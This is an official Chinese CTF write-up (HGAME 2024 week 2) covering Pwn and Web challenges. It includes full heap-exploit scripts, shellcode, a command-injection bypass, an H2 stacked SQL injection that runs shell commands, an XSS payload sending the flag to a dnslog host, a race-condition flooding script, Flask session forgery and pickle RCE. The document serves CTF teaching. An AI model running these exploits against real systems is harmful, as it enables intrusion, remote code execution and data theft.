hgame2024官方题解-week2

Pwn

Elden Ring II

题目名依旧是没活。

tcache poison模板题

```python
from pwn import *

context.log_level = "debug"

#p = process("./vuln")
#p = remote("127.0.0.1", 9999)
p=remote("47.100.137.175",30684)

elf = ELF("./vuln")
libc = ELF("./libc.so.6")

def add(index, size):
    p.sendlineafter(b">", b"1")
    p.sendlineafter(b"Index: ", str(index).encode())
    p.sendlineafter(b"Size: ", str(size).encode())

def delete(index):
    p.sendlineafter(b">", b"2")
    p.sendlineafter(b"Index: ", str(index).encode())

def edit(index, content):
    p.sendlineafter(b">", b"3")
    p.sendlineafter(b"Index: ", str(index).encode())
    p.sendlineafter(b"Content: ", content)

def show(index):
    p.sendlineafter(b">", b"4")
    p.sendlineafter(b"Index: ", str(index).encode())

for i in range(8):
    add(i, 0x90)

add(8, 0x20)
```

```

for i in range(8):
    delete(i)

show(7)
libc_base = u64(p.recv(6).ljust(0x08, b"\x00")) - 0x1ecbe0
success("libc_base = " + hex(libc_base))
__free_hook = libc_base + libc.sym["__free_hook"]
system_addr = libc_base + libc.sym["system"]

add(9, 0x20)
add(10, 0x20)

delete(8)
delete(9)

edit(10, b"/bin/sh\x00")
edit(9, p64(__free_hook))

add(11, 0x20)
add(12, 0x20)

edit(12, p64(system_addr))

delete(10)

p.interactive()
```

ShellcodeMaster

出题目的是想让新生学习一下缩减shellcode长度的技巧。比赛中可能会遇到限制较高的。

常见的手法有：置零用xor、寄存器用低位、push+pop等等。

预期解是再实现一次read和mprotect，cdq指令可以控制dx

```
from pwn import*
#p=process("./vuln")
p=remote("47.100.137.175",31301)
#p=remote("127.0.0.1",9999)
context(log_level='debug',arch='amd64',os='linux')

#gdb.attach(p)
shellcode1='''
shl edi,12
mov dx, 0x7
mov ax, 10
syscall
cdq
mov esi, edi
xor edi, edi
xor eax, eax
syscall
'''

p.send(asm(shellcode1))

#basic orw shellcode
shellcode_orw = asm('''
    push 0x67616c66
    mov rdi,rsp
    xor esi,esi
    push 2
    pop rax
    syscall
    mov rdi,rax
    mov rsi,rsp
    mov edx,0x100
    xor eax,eax
    syscall
    mov edi,1
    mov rsi,rsp
    push 1
    pop rax
    syscall
    ''')
p.sendline(b'\x90'*0xff+asm("shl rsp, 12; add rsp, 0x500;")+shellcode_orw)

p.interactive()
```

不过这题解法很多，校内Rocket师傅提出一个做法是先read数据到bss上，再把edi设置putsgot，一个ret栈迁移过去运行puts泄露libc，然后libc search找libc，跳回shellcode，再读一次，最后再跳到bss打orw。

简单来说只要能合理控制汇编的长度，就没问题。

fastnote

2.31的double free 这个版本的tcache中有针对double free的检查，但fastbin中没有相关检查，因此可以先填满tcache，然后在fastbin中构造double free

```python
from pwn import *
context.log_level = "debug"
context.arch ='amd64'
p = process('./fastnote')
# p = remote("127.0.0.1", 9999)

elf = ELF("./fastnote")
libc = ELF("./libc-2.31.so")

def add(index, size, content):
        p.sendlineafter(b"Your choice:", b"1")
        p.sendlineafter(b"Index: ", str(index).encode())
        p.sendlineafter(b"Size: ", str(size).encode())
        p.sendafter(b"Content: ", content)

def delete(index):
        p.sendlineafter(b"Your choice:", b"3")
        p.sendlineafter(b"Index: ", str(index).encode())

def show(index):
        p.sendlineafter(b"Your choice:", b"2")
        p.sendlineafter(b"Index: ", str(index).encode())

for i in range(8):
        add(i, 0x80, b"aaaa")

add(8, 0x10, b"gap")

for i in range(8):
        delete(i)

show(7)

libc_base = u64(p.recv(6).ljust(0x08, b"\x00")) - 0x1ecbe0
success("libc_base = " + hex(libc_base))
free_hook = libc_base + libc.sym["__free_hook"]
system_addr = libc_base + libc.sym["system"]
for i in range(10):
        add(i, 0x10, b"aaaa")

add(10, 0x10, b"gap")

for i in range(10):
        delete(i)

delete(8)

```

```
for i in range(7):
        add(i, 0x10, b"/bin/sh\x00")

add(7, 0x10, p64(free_hook))
add(8, 0x10, p64(0))
add(9, 0x10, p64(0))
add(10, 0x10, p64(system_addr))
# gdb.attach(p)
delete(0)
p.interactive()

```

old_fastnote

2.23的fastbin double free，这个版本的fastbin在malloc时会检查拿到的chunk的size是否正确，所以很难申请到任意地址的指针。但是这里没有对齐检查，可以通过字节错位实现绕过。由于 __free_hook 附近没有合适的值可以拿来利用，所以这道题用 __malloc_hook +one_gadget 来完成攻击。由于调用 __malloc_hook 时的的上下文正好都不满足one_gadget 的constraints，不过libc-2.23的constraints大部分和栈相关，同时 realloc 的开头部分有大量的push操作可以用来调整栈帧，且 __realloc_hook 和 __malloc_hook 的位置是紧贴着的，可以同时被修改，所以可以先通过 __malloc_hook 从 realloc 开头的合适位置开始执行，然后利用 __realloc_hook 调用 one_gadget

```
from pwn import *
context.log_level = "debug"
context.arch = "amd64"

p = process("./vuln")
#p = remote("106.14.57.14",30639)
elf = ELF("./vuln")
libc = ELF("./libc-2.23.so")

def add(index, size, content):
  p.sendlineafter(b"Your choice:", b"1")
  p.sendlineafter(b"Index: ", str(index).encode())
  p.sendlineafter(b"Size: ", str(size).encode())
  p.sendafter(b"Content: ", content)

def delete(index):
  p.sendlineafter(b"Your choice:", b"3")
  p.sendlineafter(b"Index: ", str(index).encode())

def show(index):
  p.sendlineafter(b"Your choice:", b"2")
  p.sendlineafter(b"Index: ", str(index).encode())
```

```python

add(0, 0x80, b"aaaaaaaa")
add(1, 0x10, b"gap")
delete(0)
show(0)
#3c4b20
libc_base = u64(p.recv(6).ljust(0x08, b"\x00")) - 0x3c4b78
#0x45226 execve("/bin/sh", rsp+0x30, environ)
#constraints:
#  rax == NULL

# 0x4527a execve("/bin/sh", rsp+0x30, environ)
 # constraints:
# [rsp+0x30] == NULL

# 0xf03a4 execve("/bin/sh", rsp+0x50, environ)
# constraints:
# [rsp+0x50] == NULL

# 0xf1247 execve("/bin/sh", rsp+0x70, environ)
# constraints:
# [rsp+0x70] == NULL
one_gadget = libc_base + 0xf1247
system_addr = libc_base + libc.sym["system"]
realloc_addr = libc_base + libc.sym["realloc"]
__malloc_hook = libc_base + libc.sym["__malloc_hook"]
success("libc_base = " + hex(libc_base))

add(2, 0x60, b"aaaa")
add(3, 0x60, b"bbbb")
add(4, 0x10, b"gap")

delete(2)
delete(3)
delete(2)

add(5, 0x60, p64(__malloc_hook - 0x23))
add(6, 0x60, b"/bin/sh\x00")
add(7, 0x60, b"aaaa")
add(8, 0x60, b"aaa" + p64(0) + p64(one_gadget) + p64(realloc_addr + 6))
gdb.attach(p)
p.sendlineafter(b"Your choice:", b"1")
p.sendlineafter(b"Index: ", str(9).encode())
p.sendlineafter(b"Size: ", str(0x60).encode())

p.interactive()
```

Web

What the cow say?

简单的命令注入，需要稍微绕过一下

主要问题在于过滤了& | ;等，无法另外执行我们想要的命令，但是没有过滤反引号`

反引号会将其包裹的内容作为命令执行后传回给bash，不过好像忘记过滤了$()，好像有选手这样也做出来了

Payload:

`ls /`发现根目录下文件夹flag_is_here

如何判断linux中是文件还是文件夹可以用ls -l来判断

flag、cat等被过滤可以用双引号绕过，还有更多绕过方法就不一一列举了


`ls /fla""g_is_here`得到flag文件flag_c0w54y

`ca""t /fla""g_is_here/fla""g_c0w54y`得到flag

search4member

堆叠注入，注册shell函数

```
SJTU%';CREATE ALIAS SHELLEXEC AS $$ String shellexec(String cmd) throws java.io.IOException { java.util.Scanner s = new java.util.Scanner(Runtime.getRuntime().exec(cmd).getInputStream()).useDelimiter("\\A"); return s.hasNext() ? s.next() : "";  }$$;SELECT * FROM member WHERE intro LIKE '%13
```



result


陈斩仙：什么都不会 / 咸鱼研究生 / 安恒、长亭 / SJTU：https://mxgcccc4.github.io/

URL

```
http://47.102.130.35:30646/?
keyword=%53%4a%54%55%25%27%3b%43%52%45%41%54%45%20%41%4c%49%41%53%20%53%48%45%4c%4c%45%58%45%43%20%41%53%20%24%24%20%53%74%72%69%6e%67%20%73%68%65%6c%6
c%65%78%65%63%28%53%74%72%69%6e%67%20%63%6d%64%29%20%74%68%72%6f%77%73%20%6a%61%76%61%2e%69%6f%2e%49%4f%45%78%63%65%70%74%69%6f%6e%20%7b%20%6a%61%76%61
%2e%75%74%69%6c%2e%53%63%61%6e%6e%65%72%20%73%20%3d%20%6e%65%77%20%6a%61%76%61%2e%75%74%69%6c%2e%53%63%61%6e%6e%65%72%28%52%75%6e%74%69%6d%65%2e%67%65%
74%52%75%6e%74%69%6d%65%28%29%2e%65%78%65%63%28%63%6d%64%29%2e%67%65%74%49%6e%70%75%74%53%74%72%65%61%6d%28%29%29%2e%75%73%65%44%65%6c%69%6d%69%74%65%7
2%28%22%5c%5c%41%22%29%3b%20%72%65%74%75%72%6e%20%73%2e%68%61%73%4e%65%78%74%28%29%20%3f%20%73%2e%6e%65%78%74%28%29%20%3a%20%22%22%3b%20%20%7d%24%24%3b
%53%45%4c%45%43%54%20%2a%20%46%52%4f%4d%20%6d%65%6d%62%65%72%20%57%48%45%52%45%20%69%6e%74%72%6f%20%4c%49%4b%45%20%27%25%31%33
```

执行结果插入原表中

```
SJTU%';INSERT INTO member (id, intro, blog) VALUES
('flag','flag',SHELLEXEC('cat /flag'));SELECT * FROM member WHERE intro LIKE
'%13
```




result

陈斩仙：什么都不会 / 咸鱼研究生 / 安恒、长亭 / SJTU：
https://mxgcccc4.github.io/

```
http://47.102.130.35:30646/?
keyword=%53%4a%54%55%25%27%3b%49%4e%53%45%52%54%20%49%4e%54%4f%20%6d%65%6d%62%65%72%20%28%69%64%2c%20%69%6e%74%72%6f%2c%20%62%6c%6f%67%29%20%56%41%4c%55%45%53%20%28%27%66%6c%61%67%27%2c%27%66%6c%61%67%27%2c%53%48%45%4c%4c%45%58%45%43%28%27%63%61%74%20%2f%66%6c%61%67%27%29%29%3b%53%45%4c%45%43%54%20%2a%20%46%52%4f%4d%20%6d%65%6d%62%65%72%20%57%48%45%52%45%20%69%6e%74%72%6f%20%4c%49%4b%45%20%27%25%31%33
```

查询flag



result

flag : flag :
hgame{1d3aff04afa93bb481a4f176ae96381a6ce3dd13}

```
http://47.102.130.35:30646/?keyword=flag
```

梅开二度

Exp：Yakit FuzzTag 语法

```
GET /bot?url={{url(http://127.0.0.1:8080/?GET={{url(<!DOCTYPE html>
<html>
<body>
<script>
    (async function evil() {
        await fetch('/flag');
        const res = await fetch('/?tmpl={{.Cookie (.Query .Request.Method)}}&GET=flag');
        const flag = [...await res.text()].map(a=>a.charCodeAt(0).toString(16)).join('');
        document.body.innerHTML+=`<img src="http://${flag.slice(0,50)}.u7byk63s.dnslog.pw">`
    })();
</script>
</body>
</html>)}}&tmpl={{url({{.Query .Request.Method}})}})}} HTTP/1.1
Host: 47.100.137.175:32193
```

其实答案写在题目描述里了

上联下联 -> 使用{{.Query .Request.Method}}从另一个方向带入payload，绕过html转义

横批 -> 二次ssti绕过httponly

Select More Courses

弱密码+条件竞争。

Hint中给出了可供参考的密码字典：https://github.com/TheKingOfDuck/fuzzDicts/blob/master/passwordDict/top1000.txt，爆破出弱密码为 `qwert123`。

登入系统后进入 `/expand` 路由，根据提示 `race against time` ，并发POST请求 `/api/expand` 接口，利用此处存在的条件竞争漏洞，可实现拓展学分上限，然后选择对应课程获取flag。

利用条件竞争可使用BurpSuite自带的Intruder模块，也可以自行编写脚本实现，以下为一个可供参考的利用此处漏洞的python脚本：

```python
import requests
import threading

def send_request():
    url = "http://47.102.130.35:30234/api/expand"
    headers = {
        "Host": "47.102.130.35:30234",
        "Connection": "keep-alive",
        "Content-Length": "23",
        "User-Agent": "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36",
        "Content-Type": "application/json",
        "Accept": "*/*",
        "Origin": "http://47.102.130.35:30234",
        "Referer": "http://47.102.130.35:30234/expand",
        "Accept-Encoding": "gzip, deflate",
        "Accept-Language": "zh-CN,zh;q=0.9",
        "Cookie": "session=MTcwNzEwNzQzM3xEWDhFQVFMX2dBQUJFQUVRQUFBcV80QUFBUVp6ZEhKcGJtY01DZ0FJZFhObGNtNWhiV1VHYzNSeWFXNW5EQW9BQ0cxaE5XaHlNREJ0fHOdF2Z4AqqV3oV6z2EPpM2zyz1UOPBTtu69oB8qnaWM"
    }
    payload = {"username": "ma5hr00m"}

    while True:
        try:
            response = requests.post(url, headers=headers, json=payload)
            print(f"Response: {response.status_code}")
        except requests.exceptions.RequestException as e:
            print(f"Error: {e}")

# 创建50个线程并发发送请求
threads = []
for _ in range(50):
    thread = threading.Thread(target=send_request)
    thread.start()
    threads.append(thread)

# 等待所有线程完成
for thread in threads:
    thread.join()
```

Myflask

访问靶机，获取题目源码

```
import pickle
import base64
from flask import Flask, session, request, send_file
from datetime import datetime
from pytz import timezone

currentDateAndTime = datetime.now(timezone('Asia/Shanghai'))
currentTime = currentDateAndTime.strftime("%H%M%S")

app = Flask(__name__)
# Tips: Try to crack this first ↓
app.config['SECRET_KEY'] = currentTime
print(currentTime)
```

```python

@app.route('/')
def index():
    session['username'] = 'guest'
    return send_file('app.py')

@app.route('/flag', methods=['GET', 'POST'])
def flag():
    if not session:
        return 'There is no session available in your client :('
    if request.method == 'GET':
        return 'You are {} now'.format(session['username'])

    # For POST requests from admin
    if session['username'] == 'admin':
        pickle_data=base64.b64decode(request.form.get('pickle_data'))
        # Tips: Here try to trigger RCE
        userdata=pickle.loads(pickle_data)
        return userdata
    else:
        return 'Access Denied'

if __name__=='__main__':
    app.run(debug=True, host="0.0.0.0")
```

题目考察 flask session 伪造以及 pickle 反序列化 RCE


flask session 伪造

阅读源码，得知 flask 的 `SECRET_KEY` 是根据脚本执行（靶机创建）时的时间生成的，格式为 `小时分钟秒数`

查看浏览器 Cookie 中保存的 session

```
eyJ1c2VybmFtZSI6Imd1ZXN0In0.Zc73Ig.dzjenai8Rz5AINlZSAULJHqxjuw
```


使用 flask-unsign 配合 6 位纯数字字典进行爆破



```
> flask-unsign --unsign --cookie 'eyJ1c2VybmFtZSI6Imd1ZXN0In0.Zc73Ig.dzjenai8Rz5AINlZSAULJHqxjuw'  --no-literal-eval --wordlist 6-digits-000000-999999.txt
[*] Session decodes to: {'username': 'guest'}
[*] Starting brute-forcer with 8 threads..
[+] Found secret key after 135424 attempts
b'134609'
 ~/myflask                                          ok | 7s | myflask py | 14:07:00
```


爆破得到 `SECRET_KEY` 为 `134609`

使用 flask_session_cookie_manager 根据爆破得到的 `SECRET_KEY` 生成有效 Cookie



```
> python flask_session_cookie_manager3.py decode -s 134609 -c eyJ1c2VybmFtZSI6Imd1ZXN0In0.Zc73Ig.dzjenai8Rz5AINlZSAULJHqxjuw
{'username': 'guest'}
> python flask_session_cookie_manager3.py encode -s 134609 -t "{'username': 'admin'}"
eyJ1c2VybmFtZSI6ImFkbWluIn0.Zc78UQ.k05eQSfuDCc9mQ-ZYQlHts11uuE
 ~/myflask                                          ok | myflask py | 14:10:25
```

将 Cookie 写入浏览器，访问 `/flag` 接口进行验证



Not secure 139.196.183.57:31907/flag

You are admin now

Name	Value	Domain	P.	Expir…	Size	Http
session	eyJ1c2VybmFtZSI6ImFkbWluIn0.Zc78UQ.…	139.196.18…	/	Session	69	✓

Cookie Value □ Show URL-decoded

eyJ1c2VybmFtZSI6ImFkbWluIn0.Zc78UQ.k05eQSfuDCc9mQ-ZYQlHts11uuE

pickle 反序列化 RCE


阅读题目源码，在完成上述 session 伪造后，如果以 POST 方法请求 `/flag` 接口，程序将使用 `pickle.dumps` 方法反序列化提交的 `pickle_data` 参数, 并返回反序列化结果。

题目没有设置任何过滤，直接构造 `reduce` 魔术方法触发 RCE

```python
import pickle
import base64
from urllib.parse import urlencode

```

```
class myflaskrce:
    def __reduce__(self):
        return (open, ('/flag', 'r'))

payload = base64.b64encode(pickle.dumps(myflaskrce()))
post_params = {'pickle_data': payload}
print(urlencode(post_params))
pickle_data=gASVHwAAAAAAAACMAmlvlIwEb3BlbpSTlIwFL2ZsYWeUjAFylIaUUpQu
```

使用 POST 方法提交，读取 flag.


⚠ Not secure 139.196.183.57:31907/flag

hgame{a6877d3c0aa6f7185020079a10e8bd6bb7719358}

URL
http://139.196.183.57:31907/flag

Use POST method
enctype: application/x-www-form-urlencoded

